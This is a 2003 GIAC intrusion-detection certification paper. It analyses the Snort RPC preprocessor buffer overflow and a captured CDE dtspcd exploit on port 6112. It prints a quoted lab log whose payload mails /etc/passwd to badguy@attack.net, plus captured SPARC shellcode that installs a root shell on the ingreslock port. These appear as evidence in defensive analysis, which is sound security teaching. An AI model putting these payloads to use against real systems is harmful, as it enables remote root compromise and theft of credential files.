Global Information Assurance Certification Paper

Intrusion Detection in Depth

“A career to investigate”

Vance Victorino

GCIA Practical Assignment, v3.3
April 2003

Table of Contents

Intrusion detection analysis, a career to investigate

This paper provides insight into three aspects of intrusion detection analysis. First, a recently discovered vulnerability in the Snort intrusion detection system software is discussed. Next, three potential exploits are put through the "in depth" analysis process. Finally, data from a university's network is compiled and analyzed to identify events of interest, attacks, vulnerabilities, and suspicious activity. This is great information for those in, or considering a career in, the intrusion detection analysis arena.

Assignment 1 - Describe the State of Intrusion Detection

Secure the piggy, if it is securing your network

It's April 2003, and as the information superhighway continues to expand, many businesses, government agencies, and consumers are becoming increasingly concerned about computer security. A large majority of those responsible for computer security have addressed this concern by employing the use of a Network Intrusion Detection System, or NIDS. By far, the most prevalent NIDS in use today is Snort; a.k.a. the "piggy," with over 500,000 downloads from its website. For the large population using the Snort IDS, a recent advisory by the Computer Emergency Response Team (CERT) is undoubtedly worthy of note as it addresses security holes discovered in the Snort intrusion detection software. I will provide a brief overview of the Snort IDS for the handful of folks not familiar with it, discuss the recently discovered vulnerability, and recommend solutions to the problem.

The short on Snort

Snort is an open source network intrusion detection system created by Martin Roesch in 1998. It runs on a wide variety of commonly used operating systems and can be downloaded at no cost from www.snort.org. Snort provides all the features you would expect to see in an intrusion detection system, such as real-time traffic analysis, and packet logging on IP networks. Snort can be configured to run in three modes- packet sniffing, packet logging, or as it is most commonly used, as a fully operational Network Intrusion Detection System. The default rule set can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, malicious intrusion and much more. Snort's flexibility allows customers to create rules to catch new attacks, reduce false positives, or ignore specific types of traffic. In addition to all of these handy features, the author has put together a 48 page user's manual that covers everything from getting started with operational modes and configuration options, to writing your own customized Snort rules.

The piggy's pitfall

Most external security violations are made possible by flaws that exist in software. Incidentally, the total number of these software flaws in existence is irrelevant, as a malicious hacker needs to find just one. That one software flaw constitutes a vulnerability, which if successfully exploited may lead to a compromise, or worse, complete control of that hosting device. On March 03, 2003, Internet Security System's "X-Force" discovered such a vulnerability in the Remote Procedure Call (RPC) preprocessor routine of the Snort IDS software.

The Snort vulnerability as described by Sourcefire's Marty Roesch:

> "When the RPC decoder normalizes fragmented RPC records, it incorrectly checks the lengths of what is being normalized against the current packet size, leading to an overflow condition. The RPC preprocessor is enabled by default."

In ten words or less: Snort has a buffer overflow vulnerability.

The authors of "Intrusion Signatures and Analysis," place buffer overflow vulnerabilities at the top of the lethality food chain. This is because most exploits involving buffer overflows are directed towards the insertion and execution of malicious code, primarily to acquire root access. A Network Intrusion Detection System vulnerability associated with the popular Snort IDS sensor will surely command the interest of those within the black hat community. The results would be disastrous if a hacker were to successfully exploit this vulnerability. A remote attacker could execute arbitrary code at the same level of the user running the Snort process, usually root. Snort IDS sensors are often placed on critical networks, and the infiltration of a Snort IDS could result in highly sensitive network traffic being accessible to remote hackers. The information gleaned from this traffic could be used to attack and compromise "trusting" internal network devices and resources. At the time of this writing, the buffer overflow vulnerability affected Snort, and Snort Project versions 1.8.x, 1.9.0, and 2.0 (beta).

Internet Security Systems (http://xforce.iss.net/xforce/xfdb/10956) lists these vulnerable platforms:

Platform	Version
Debian Linux 3.0	3.0
EnGarde Secure Linux	Community Edition, Professional Edition
Gentoo Linux	Any version
Linux	Any version
Mandrake Linux	8.2, 9.0
Mandrake Linux Corporate Server	2.1
Mandrake Multi Network Firewall	8.2
SmoothWall GPL	1.0, 2.0 beta 4
Windows	Any version

The following advisories regarding this vulnerability have been released:

CERT Advisory CA-2003-13	Multiple Vulnerabilities in Snort Preprocessors
CERT Vulnerability 916785	Buffer overflow in Snort RPC preprocessor
CVE candidate: CAN-2003-0033	Snort RPC Preprocessing Vulnerability

Big bad buffer overflow

Various types of buffer overflow conditions exist, however I cannot explain each of them in this venue. Instead, I will provide the basic buffer overflow concept. For an in depth account of the buffer overflow condition, refer to Aleph One's classic paper, "Smashing the stack for profit and fun" at http://pintday.org/whitepapers/other/p49-14.shtml. Following my explanation, I will address Snort's overflow vulnerability.

Buffers are nothing more than storage areas designated to hold predefined amounts of data. A buffer overflow condition is created when a program attempts to store an amount of data that exceeds the size of the buffer. In other words, it's what would happen if you were to park a 747 jumbo jet in your two-car garage. The following "func" program code from Michigan State University's "Buffer Overflow Tutorial" produces similar results.

```
void func(void)
{
   int i;
   char buffer[256];
                          // *
   for(i=0;i<512;i++)
  buffer[i]='A';              // !
  return;
}
```

In this example, the buffer gets filled with 256 'A's, followed by an additional 256 more 'A's that exceed the buffer's allocated size. The excessive 'A's have to go somewhere, and where they go depends on the operating system and programming language in use.




Fig. 1 Normal Stack Operation

When a program runs, the operating system will maintain a set of pointers (Fig.1). The pointers of interest regarding a buffer overflow attack are the Base Pointer, the Stack Pointer, and the Instruction Pointer. The Stack Pointer, combined with the Stack Segment pointer and the Base Pointer, designates the address on the stack. The Instruction Pointer indicates the next instruction to be executed. If an attacker were able to embed and execute the "func" program code, it would move the Base Pointer back to the Stack Pointer, and “pop” the return address off the stack. When the above line of code marked '!' executes, it overflows the buffer by writing those 256 additional 'A's over the old value of the Base Pointer and over the return address. By overwriting the return address, a hacker can designate the return address to point to a memory location of his choice to execute his imported malicious code when the "func" process reaches the return. (Fig 2).




Fig 2. Stack Operation after Buffer Overflow attack

Snort's vulnerability was due to a bounds-checking problem. However, pattern-matching signatures to detect bounds-checking problems are virtually impossible to develop, as there are infinite variations that could cause the overflow. An attempted attack does not produce log entries, and the three-way handshake used to establish a TCP RPC (Remote Procedure Call) session is not necessary either. This is a difficult exploit to detect, and even harder to capture, as all that is required is for Snort to allow the crafted RPC fragments to reach the vulnerable preprocessor routine. By default, Snort looks for RPC traffic destined for TCP/UDP ports 111, and per RFC 1831, these RPC messages incorporate the use of fragments. Individually, Snort checked and determined the packets were RPC fragments. However the problem occurred upon re-assembly, or normalization of the fragments, whereby the compilation of the fragments resulted in an RPC packet that exceeded its expected length. This produced the buffer overflow condition. It's what Marty Roesch described as "…it (Snort) incorrectly checks the lengths of what is being normalized against the current packet size…"

ISS "X-force" members Mark Dowd and Neel Mehta discovered and reported this vulnerability to Snort developers at Sourcefire. However the general public was not made aware of the vulnerability until after Sourcefire was able to release a set of solutions, and acquire additional bandwidth to support the anticipated volume of customer downloads. I firmly believe the intentionally delayed announcement and Sourcefire's timely response prevented widespread exploitation of this vulnerability. This, along with the difficulty I mentioned in capturing this exploit, may account for why I was unable to find any reports of exploitation in the wild. The closest I came to finding an exploit was the following lab-generated example from Dave Tempero's GCIH Incident Handling and Hacker Exploits practical at http://www.giac.org/practical/GCIH/Dave_Tempero.

```
-*> Snort! <*-
Version 1.9.0  (Build 209)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
RPC - packet is on port:  111 size:  67 valid rpc
RPC - calling convertrpc with data:
00 00 00 3B 63 61 74 20 2F 65 74 63 2F 70 61 73  ...:cat /etc/pas
73 77 64 20 7C 20 6D 61 69 6C 20 2D 73 20 22 47  swd | mail -s "G
6F 6F 64 20 53 74 75 66 66 22 20 22 62 61 64 67  ood Stuff" "badg
75 79 40 61 74 74 61 63 6B 2E 6E 65 74 22 0A 00  uy@attack.net"..
00 00 09                                         ...

Decoding RPC fragment 1 with length 59
Decoding RPC fragment 2 with length 9
Buffer overflow of 1 bytes occurred
Executing /bin/sh -c cat /etc/passwd | mail -s "Good Stuff"
badguy@attack.net
[root@snort src]#
```

This example demonstrates how the exploitation of the RPC buffer overflow vulnerability occurs. As I break it down, you see that Snort version 1.9.0 (build 209) detected port 111 traffic and determined it to be a valid RPC packet with a length of 67 bytes. However, when the crafted fragments that make up this packet are reassembled, the length of the packet size now totals 68 bytes. This produces an overflow condition of 1 byte, and prompts the embedded code to send the password file to the attacker's e-mail address. The resulting root prompt is clear proof that the vulnerability was exploited successfully. An attacker would have full control of the Snort IDS at this point.

Curing the bacon

The vast majority of security incidents can be avoided by applying patches or updating software to remedy known flaws, and the answer to the Snort buffer overflow vulnerability is no different. There are different solutions to this problem, however the recommended course of action is to upgrade to the newly released Snort version 1.9.1. This version corrects the buffer overflow vulnerability as the RPC decoder in Snort 1.9.1 has been modified to contain new alert options that can be used to help detect and prevent this attack.

Option Default State

alert_fragments INACTIVE
alert_large_fragments ACTIVE
alert_incomplete ACTIVE
alert_multiple_requests ACTIVE

The first option will alert on any RPC fragmented record it finds. "Large fragments" will alert when the reassembled fragment record will exceed the current packet length. The "incomplete record" will alert when a partial record is found. The "alert_multiple_requests" will alert when it finds more than one RPC request per packet (or reassembled packet).

If you are running one of the aforementioned vulnerable versions of Snort software, it is highly recommended that you upgrade to Snort version 1.9.1 at http://www.snort.org.

However, if you are unable to upgrade to Snort version 1.9.1, an interim solution to prevent the exploitation of this vulnerability is to disable the rpc decode preprocessor by commenting out the line in your snort.conf file that begins:

preprocessor rpc_decode

And replace it with:

 # preprocessor rpc_decode

Be advised that this configuration change may affect the accuracy of processed RPC record fragments.

Another measure taken has been to block all outbound traffic from the Snort IDS sensor at the firewall or gateway router. This workaround will not prevent the buffer overflow vulnerability from being exploited, however it will become more difficult for a hacker to succeed. Ideally, this action will discourage the hacker enough to cause him to seek a target elsewhere.

Summary

I have described one aspect of the current state of intrusion detection, the recently announced Snort buffer overflow vulnerability. I selected this topic because I found it ironic that Snort has the ability to detect buffer overflow attacks targeting hosts it is defending, yet was susceptible to such an attack. I mentioned some brief information about Snort, discussed the recently discovered vulnerability, and provided corrective actions.

Buffer overflows are nothing new, as knowledge of this condition has been around since the beginning of digital data processing. Nonetheless, this remains a serious vulnerability, and all Snort users should upgrade immediately. Vulnerabilities are like an infinite number of prehistoric dinosaur eggs in some sort of perpetual incubation process just waiting to hatch. Inevitably it will happen, but when and where the chaos will strike is the question. This time the victim was the Snort IDS software; tomorrow it may be your web server or enterprise firewall. All you can do is keep yourself informed and do your best to remain current. Keep your devices loaded with the latest software versions, and apply the newest patches, hot fixes, and anti-virus signatures. Disable unnecessary services, and optimize device configurations to enhance security and performance. Visit vendor web pages often. Review advisories, alerts, and bulletins on a regular basis, and from time to time remind yourself to “secure the piggy, if it is securing your network.”

References:

"Security Holes Discovered In Snort Intrusion Detection Software" www.internetweek.com (Apr 17, 2003). http://www.internetweek.com/security02/showArticle.jhtml?articleID=8800291

Roberts, Paul. “ISS reports Snort vulnerability” www. security.itworld.com (Mar 4, 2003). http://security.itworld.com/4363/030304snort/page_1.html

Overflow in Snort RPC Preprocessor" www.securiteam.com (Mar 7, 2003). http://www.securiteam.com/unixfocus/5QP04209FW.html

Roesch, Martin and Green, Chris. “Snort Users Manual” www.snort.org (Apr 2003). http://www.snort.org/about.html

"RPC preprocessor buffer overflow" www.linuxsecurity.com (Mar 7, 2003). http://www.linuxsecurity.com/advisories/engarde_advisory-2944.html

Gray, Patrick. “Buffer overflow flaw socks Snort” www.zdnet.com (Mar 4, 2003). http://zdnet.com.com/2100-1105-990964.html

"Buffer overflow in Snort RPC preprocessor" www.kb.cert.org (Mar 2003).

CERT Coordination Center Vulnerability Note VU#916785 http://www.kb.cert.org/vuls/id/916785

Grover, Sandeep. “Buffer Overflow Attacks and Their Countermeasures” www.linuxjournal.com (Mar 10, 2003). http://www.linuxjournal.com/article.php?sid=6701

"Buffer Overflow Tutorial" www.cse.msu.edu. (Apr 2003). Michigan State University, Cybersecurity Research Group. http://www.cse.msu.edu/~westrant/symlink/pages/exploits/overflows.htm

"RPC preprocessor vulnerability" www.linuxsecurity.com (Apr 4, 2003). http://www.linuxsecurity.com/advisories/connectiva_advisory-3114.html

Fayolle, Pierre-Alain and Glaume, Vincent. "A Buffer Overflow Study Attacks & Defenses" http://www.ouah.sysdoor.net/bofstd.pdf (2002).

Bartaloo, Singh, Tsai. “Transparent Run-Time Defense Against Stack Smashing Attacks" www.research.avayalabs.com (Apr 2003)

http://www.research.avayalabs.com/project/libsafe/doc/usenix00/paper.html#sec: exploited.com/dis/lookup.html

Gillette, Terry Bruce. “A Unique Examination of the Buffer Overflow Condition” www.cs.fit.edu (May 2002). http://www.cs.fit.edu/~tr/cs-2002-12.pdf

"Buffer overflow" www.Searchsecurity.com (Apr 2003) http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci549024,00.html

IANA (Internet Assigned Numbers Authority) http://www.iana.org/assignments/port-numbers

Dave Tempero’s practical http://www.giac.org/practical/GCIH/Dave_Tempero


Northcutt, Cooper, Fearnow, Fredrick. Intrusion Signatures and Analysis. New Riders Publishing. 2001. 1st Ed.

Assignment 2 - Network Detects

Detect 1 – Buffer overflow attack against the CDE Subprocess Control service (port 6112/tcp)

1. Source of the trace

The source of this trace is from an enterprise network that I monitor.



Network Topology

2. Detect was generated by:

This detect came from a custom written script that parses raw data from a sensor running Network Intrusion Detector (NID) version 2.2.1 software, an intrusion detection system created by the Lawrence Livermore National Laboratory Computer Security Technology Center. It produced the following output log.

Date	Time	Source IP:Port	Packets from source	Proto.	Dest IP:Port	Packets from destination	Size kbytes
030205	20:26:44	203.163.163.4:44354	9	6	MY.NET.176.115:6112	0	8.600
030205	20:26:44	203.163.163.4:44353	6	6	MY.NET.176.115:6112	0	5.100
030205	20:26:44	203.163.163.4:44352	7	6	MY.NET.176.115:6112	0	6.000
030205	20:26:44	203.163.163.4:44351	9	6	MY.NET.176.115:6112	0	10.100
030205	20:26:44	203.163.163.4:44350	7	6	MY.NET.176.115:6112	0	7.500
030205	20:26:44	203.163.163.4:44349	9	6	MY.NET.176.115:6112	0	8.600
030205	20:26:44	203.163.163.4:44348	8	6	MY.NET.176.115:6112	0	8.600
030205	20:26:44	203.163.163.4:44347	6	6	MY.NET.176.115:6112	0	0.253
030205	20:26:44	203.163.163.4:44346	1	6	MY.NET.176.115:1524	0	0.040

Data from Snort version 1.8.6 using a custom rule set follows.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/05-20:26:44.001705 203.163.163.4:44353 -> MY.NET.176.115:6112
TCP TTL:43 TOS:0x0 ID:25448 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x1DDE4CD3  Ack: 0x5175A50B  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 89010134 557689470
30 30 30 30 30 30 30 32 30 35 31 30 33 65 30 30  0000000205103e00
30 64 20 20 34 20 00 72 6F 6F 74 00 00 31 30 00  0d  4 .root..10.
80 1C 40 11 80 1C 40 11 10 80 01 01 80 1C 40 11  ..@...@.......@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.

************* NOP  snipped to save space ******************

80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11   .@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11   ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11   ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11   ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11   ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11   ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11   ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11   ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11   ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11   ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11   ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11   ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11   . @...@...@...@.
20 BF FF FF 20 BF FF FF 7F FF FF FF 90 03 E0 34   ... ..........4
92 23 E0 20 A2 02 20 0C A4 02 20 10 C0 2A 20 08  .  #. .. ... ..* .
C0 2A 20 0E D0 23 FF E0 E2 23 FF E4 E4 23 FF E8   .* ..#...#...#..
C0 23 FF EC 82 10 20 0B 91 D0 20 08 2F 62 69 6E     .#.... ... ./bin
2F 6B 73 68 20 20 20 20 2D 63 20 20 65 63 68 6F       /ksh    -c  echo
20 22 69 6E 67 72 65 73 6C 6F 63 6B 20 73 74 72      "ingreslock str
65 61 6D 20 74 63 70 20 6E 6F 77 61 69 74 20 72       eam tcp nowait r
6F 6F 74 20 2F 62 69 6E 2F 73 68 20 73 68 20 2D       oot /bin/sh sh -
69 22 3E 2F 74 6D 70 2F 78 3B 2F 75 73 72 2F 73       i">/tmp/x;/usr/s
62 69 6E 2F 69 6E 65 74 64 20 2D 73 20 2F 74 6D       bin/inetd -s /tm
70 2F 78 3B 73 6C 65 65 70 20 31 30 3B 2F 62 69       p/x;sleep 10;/bi
6E 2F 72 6D 20 2D 66 20 2F 74 6D 70 2F 78 20 41       n/rm -f /tmp/x A
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41        AAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41       AAAAAAAAAAAAAA
41 41 41 41 41 41 41 41                               AAAAAAAAA

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

3. Probability the source address was spoofed

This is a TCP connection based attack, so to have any measure of success the attacker will want to receive response packets. Therefore, I believe the source address is not spoofed. The hostile address is registered to the Gujarat Narmada Valley Fertilizer Company Ltd, India.

IP address:	**203.163.163.4**
inetnum:	203.163.162.0 - 203.163.163.255
netname:	GNFC
country:	IN
descr:	Inetnum Object for DIPL from GNFC
admin-c:	SA214-AP
admin-c:	KA26-AP
tech-c:	BA71-AP
tech-c:	NC80-AP
status:	ALLOCATED NON-PORTABLE
changed:	hbpandya@gnvfc.net 20030203
mnt-by:	MAINT-IN-NMC
mnt-lower:	MAINT-IN-GNFC
source:	APNIC

4. Description

According to the CERT coordination center, the Common Desktop Environment (CDE) is an integrated graphical user interface that runs on UNIX and Linux operating systems and incorporates the CDE Subprocess Control Service (dtspcd), a network daemon to accept requests from clients to execute commands and start applications remotely. On systems using the CDE, dtspcd is spawned by the Internet services daemon (typically inetd or xinetd) in response to a CDE client request. dtspcd is typically configured to run on port 6112/tcp with root privileges. CERT vulnerability 172583 states that a remotely exploitable buffer overflow vulnerability in a shared dtspcd library has been discovered. During client negotiation, dtspcd accepts a length value and subsequent data from the client without conducting input validation, similar to Snort's "bounds-checking" problem. As a result, an attacker can manipulate data sent to dtspcd to create a buffer overflow condition, followed by an attempt to execute code at the root level.

5. Attack mechanism

Examination of the Snort data reveals the attack includes a large datagram destined for TCP port 6112. The payload is primarily made up of NOP (No Operation) slide characters, a technique used to fill memory space in an attempt to redirect the address pointer to somewhere within the NOP slide. Successful relocation of the address pointer to this area could allow malicious code to be executed. The "80 1C 40 11" NOP slide signature is used against Sun SPARC systems. Notice the datagram is the largest possible size, 1500 bytes - the MTU (maximum transmission unit) for Ethernet. This allows the payload to carry maximum NOP slide characters, while the "DF" (don't fragment) flag is set to

have the attack arrive in continuous form. The attack continues with the following exploit code.

```
./bin/ksh -c echo "ingreslock stream tcp nowait root /bin/sh sh -i"/tmp/x;
/usr/sbin/inetd –s /tmp/x;
sleep 10;
/bin/rm -f /tmp/x
```

The first line shows use of the Korn shell to create a file named "x" in the tmp directory that contains the "/bin/sh sh – i" string. This inetd.conf command is used to set up an interactive shell when "inetd –s /tmp/ x" is executed in line two. This prompts the targeted machine's inetd service to watch for a stream from the ingreslock port, 1524/tcp.

Lines three and four show that after attempting to start the inetd service, the script waits for 10 seconds then removes the "x" file. The file has served its purpose by then, and removal covers the hacker's tracks. Based on the timestamps from the NID logs, you can see that nine separate, consecutively numbered service ports sent packets at the exact same time, 20:26:44. This indicates a scripted attack.

6. Correlations

This particular vulnerability was first reported by ISS X force, and made public on November 7, 2001, and is referenced in CVE-CAN-2001-0803, CERT Vulnerability Note 172583, and CERT advisories CA-2001-31, and CA-2002-01. Traffic reports at www.dshield.org were searched for the source IP address, but no entries of attacks were found. Dshield reported port 6112 activity over the last 40 days as follows: 1,894 sources targeted 144,006 hosts resulting in the generation of 175,405 reports. It must be noted that in addition to supporting the dtspc service, port 6112 is also used as a blizzard-games port. The report does not distinguish between alerts caused by dtspc, blizzard-games, or any other service using port 6112.

7. Evidence of active targeting

A review of log files produced no indication of previous probing activity to associate this exploit with the targeted IP prior to the launching of the attack. How or why the target was selected is unknown, but it's possible that the information-gathering phase occurred months before the attack. Without signs of reconnaissance, the possibility exists that this was a direct assault on MY.NET.176.115, however there is no indication that the targeted computer responded to this attack.

8. Severity

Severity = (target criticality +attack lethality) - (system countermeasures + network countermeasures)

Target Criticality: 2. This is a Unix workstation.

Attack Lethality: 5. Possible root access.

System Countermeasures: 4. Latest patches applied, device did not respond to attack, and confirmed no compromise took place.

Network Countermeasures: 1. The firewall and router are not presently configured to filter this attack.

Calculated severity would be (2 + 5) - (4 + 1) = 2

9. Defensive recommendation

The NID logs indicate there were no return packets from the MY.NET host to the hostile source. This led me to believe that the attack was unsuccessful, however to validate my conclusion, I phoned the system administrator to inform him of this activity and asked him to investigate. I was told the targeted computer already had the latest patches applied, and upon completion of his integrity check on MY.NET.176.115, he determined an intrusion did not take place. I recommended he continue monitoring, or block external access to 6112/tcp. He should also consider using TCP Wrapper or a similar technology to improve access control and logging, or setup an application-level firewall to filter requests made to the dtspcd service.

10. Test question

The buffer overflow vulnerability associated with the Common Desktop Environment (CDE) Subprocess targets what service on port 6112?

A. blizzard-games
B. rmi-registry
C. dtspcd
D. qpasa-agent

Answer: C. dtspcd

References:

Neville, Alan. "IDS Logs in Forensics Investigations: An Analysis of a Compromised Honeypot" (Mar 2003) http://www.securityfocus.com/infocus/1676

CERT/CC Vulnerability Note 172583, Common Desktop Environment (CDE) Subprocess Control Service dtspcd contains buffer overflow. http://www.kb.cert.org/vuls/id/172583


Fai, Ip, & Ieong. "Honeypot challenge" http://project.honeynet.org/scans/scan20/sol/22/

